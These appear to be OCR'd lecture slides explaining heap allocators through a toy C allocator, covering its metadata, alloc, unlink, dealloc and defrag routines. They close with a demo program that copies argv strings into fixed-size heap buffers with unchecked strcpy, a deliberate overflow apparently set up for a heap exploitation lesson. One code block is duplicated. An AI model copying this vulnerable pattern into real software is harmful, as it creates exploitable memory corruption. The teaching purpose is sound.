open("/lib/libc.so.6", O_RDONLY)        = 3
read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0@_\1\000"..., 512) = 512
fstat64(3, {st_mode=S_IFREG|0755, st_size=1528742, ...}) = 0
mmap2(NULL, 1316260, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0xb7e86000
mmap2(0xb7fc2000, 12288, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x13c)
mmap2(0xb7fc5000, 9636, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0
close(3)                                = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7e85000
set_thread_area({entry_number:-1 -> 6, base_addr:0xb7e856c0, limit:1048575, seg_32bit:1, cont
pages:1, seg_not_present:0, useable:1}) = 0
mprotect(0xb7fc2000, 4096, PROT_READ)   = 0
munmap(0xb7fc8000, 111185)              = 0
brk(0)                                  = 0x804a000
brk(0x806b000)                          = 0x806b000
fstat64(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 1), ...}) = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7fe3000
write(1, "malloc gave buf an address of: 0"..., 41malloc gave buf an address of: 0x804a008
) = 41
```

Here we see malloc() using the brk() system call to extend the process's memory

But why not….

- But why do we need these fancy dynamic memory allocators?
- Why not just use the brk() system call directly every time we need more memory?

Because…

- That would be horribly inefficient.
- We would never reclaim unused memory so processes would hog much more memory than they require to operate
- Sbrk()/brk() are relatively slow operations so we want to minimize the number of times we have to call it.

How the professionals do it

General design ideas

- Most heap allocators are front ends for brk()/ sbrk()
- These allocators break up memory claimed via brk() into “chunks” of common sizes (256/512/1028… etc)
- Keep track of which chunks are free (no longer needed by program) and which are still being used.

General design ideas 2

- Dish out free chunks to the program when needed instead of having to call brk() again
- Coalesce contiguous free chunks into one larger chunk in order to decrease heap fragmentation
- Use crazy linked list voodoo to implement all that
- Store meta information about chunks in unused/free parts of the chunk to minimize total process memory usage.


Case Study: Corey’s Crappy Allocator .00001

- Mimic’s general implementation of Unix dynamic memory allocator (malloc)
- Fast allocate
- Slow deallocate
- Does not coalesce free contiguous chunks
- Does keep track of free chunks to dish out to user


Corey’s Allocator Overview

- Maintains at all times a doubly linked list of free chunks we have allocated through brk()
- Meta information about free chunks (if its free, how big it is, etc) is stored in the memory just before the chunk.
- Every time Alloc(size) is called, walk linked list of free chunks to see if a suitable already allocated chunk is available to return to the user. If not, call sbrk() to extend the heap to satisfy the users memory requirements.
- Dealloc(chunk) marks chunk as available and then rebuilds our linked list of free chunks to include this just freed chunk.

Nitty Gritty: chunk meta information




```
typedef struct control_block
{
    int available;
    int size;
    struct control_block *next_free_chunk;
    struct control_block *prev_free_chunk;
} control_block_t;
```




Available
Size
Next_free_chunk
Prev_free_chunk
User/program data goes in here
Control_block_t
This is the address actually returned to the application

Alloc Algorithm


- Traverse linked list of free chunks previously allocated with brk().
- If one is found that is a suitable size, take it off the list of free chunks and return it to the user
- If no suitable free chunk is found, expand the heap via the brk() system call by the amount of memory required by the user. Return a pointer to this expanded region of the heap to the user.




```
void alloc_init()
{
    g_initialized = 1;
    g_heap_start = sbrk(0);
    g_heap_end = g_heap_start;
    ALLOC_LOG("alloc_init called heap start = 0x%x, heap end = 0x%x\n", g_heap_start, g_heap_end);
}
```




```
void *alloc(long numbytes)
{
    void *current_chunk;
    control_block_t  *current_cb;
    void *chunk_to_use;

    if (!g_initialized)
        alloc_init();

    numbytes += sizeof(control_block_t);
    ALLOC_LOG("alloc requesting %d bytes total\n", numbytes);
    chunk_to_use = 0;

    current_chunk = g_free_chunks;
    while (current_chunk)
    {
        current_cb = (control_block_t *)current_chunk;
        if (current_cb->size >= numbytes)
        {
            current_cb->available = 0;
            chunk_to_use = current_chunk;
            ALLOC_LOG("alloc found a previously used chunk to use\n");
            ALLOC_LOG("chunk location = 0x%x, chunk size = %d\n", chunk_to_use, current_cb->size);
            unlink_chunk((void *)chunk_to_use);
            break;
        }
        current_chunk = ((control_block_t *)current_chunk)->next_free_chunk;
    }
```



```
void *alloc(long numbytes)
{
    void *current_chunk;
    control_block_t  *current_cb;
    void *chunk_to_use;

    if (!g_initialized)
        alloc_init();

    numbytes += sizeof(control_block_t);
    ALLOC_LOG("alloc requesting %d bytes total\n", numbytes);
    chunk_to_use = 0;

    current_chunk = g_free_chunks;
    while (current_chunk)
    {
        current_cb = (control_block_t *)current_chunk;
        if (current_cb->size >= numbytes)
        {
            current_cb->available = 0;
            chunk_to_use = current_chunk;
            ALLOC_LOG("alloc found a previously used chunk to use\n");
            ALLOC_LOG("chunk location = 0x%x, chunk size = %d\n", chunk_to_use, current_cb->size);
            unlink_chunk((void *)chunk_to_use);
            break;
        }
        current_chunk = ((control_block_t *)current_chunk)->next_free_chunk;
    }
```




```
    if (!chunk_to_use)
    {
        ALLOC_LOG("alloc no previous used chunk candidates were found to suit allocation request\n");
        sbrk(numbytes);
        ALLOC_LOG("heap end now at 0x%x\n", g_heap_end);
        chunk_to_use = g_heap_end;
        g_heap_end += numbytes;
        current_cb = chunk_to_use;
        current_cb->available = 0;
        current_cb->size = numbytes;
    }

    chunk_to_use += sizeof(control_block_t);
    ALLOC_LOG("alloc returning 0x%x to user\n", chunk_to_use);
    return chunk_to_use;
}
```


```
void unlink_chunk(void *chunk)
{
    control_block_t *cb = (control_block_t *)chunk;

    if (!cb->prev_free_chunk && !cb->next_free_chunk)
    {
        g_free_chunks = 0;
    } else if (!cb->next_free_chunk) {
        cb->prev_free_chunk->next_free_chunk = 0;
    } else if (!cb->prev_free_chunk) {
        g_free_chunks = cb->next_free_chunk;
    } else {
        cb->prev_free_chunk->next_free_chunk = cb->next_free_chunk;
        cb->next_free_chunk->prev_free_chunk = cb->prev_free_chunk;
    }
}
```


Unlink_chunk(void *chunk) is what we use to remove a chunk from the linked list of free chunks once we decide we want to return it to the user for use.

Dealloc algorithm

- Much simpler! (sort of)
- Mark the dealloc()’d chunk as available/free.
- Reconstruct the linked list of free chunks to include the recently dealloc()’d chunk (somewhat complicated and slow).



```
void dealloc(void *mem)
{
    ALLOC_LOG("dealloc called on 0x%x\n", mem);
    control_block_t *current_cb;

    current_cb = mem - sizeof(control_block_t);
    current_cb->available = 1;

    defrag_heap();
}
```




```
void defrag_heap()
{
    void *current_chunk,*tmp;
    control_block_t *last_free_cb, *current_cb;
    control_block_t *last_cb;

    last_free_cb = 0;
    last_cb = 0;
    g_free_chunks = 0;
    current_chunk = g_heap_start;
    while (current_chunk < g_heap_end)
    {
        current_cb = (control_block_t *)current_chunk;
        if (current_cb->available)
        {
            if (!g_free_chunks)
            {
                g_free_chunks = current_cb;
                g_free_chunks->next_free_chunk = 0;
                g_free_chunks->prev_free_chunk = 0;
            } else {
                current_cb->prev_free_chunk = last_free_cb;
                last_free_cb->next_free_chunk = current_cb;
                current_cb->next_free_chunk = 0;
            }

            last_free_cb = current_cb;
        }
        current_chunk += current_cb->size;
    }
```


Defrag_heap() algorithm

- Start at the beginning of the heap.
- Clear out the linked list of free chunks (we rebuild it from scratch)
- Traverse every memory chunk we have allocated via calls to brk()
- Read each chunk's control_block information.
- If the chunk is available, as indicated by the control_block information, add it to the linked list of free chunks.

Lets see it in action!



```
#include <stdio.h>
#include <string.h>
#include "alloc.h"

int main(int argc, char **argv)
{
    char *buf1 = alloc(128);
    strcpy(buf1,argv[1]);
    dealloc(buf1);
    char *buf2 = alloc(64);
    strcpy(buf2,argv[2]);
    dealloc(buf2);
    return 0;
}
```



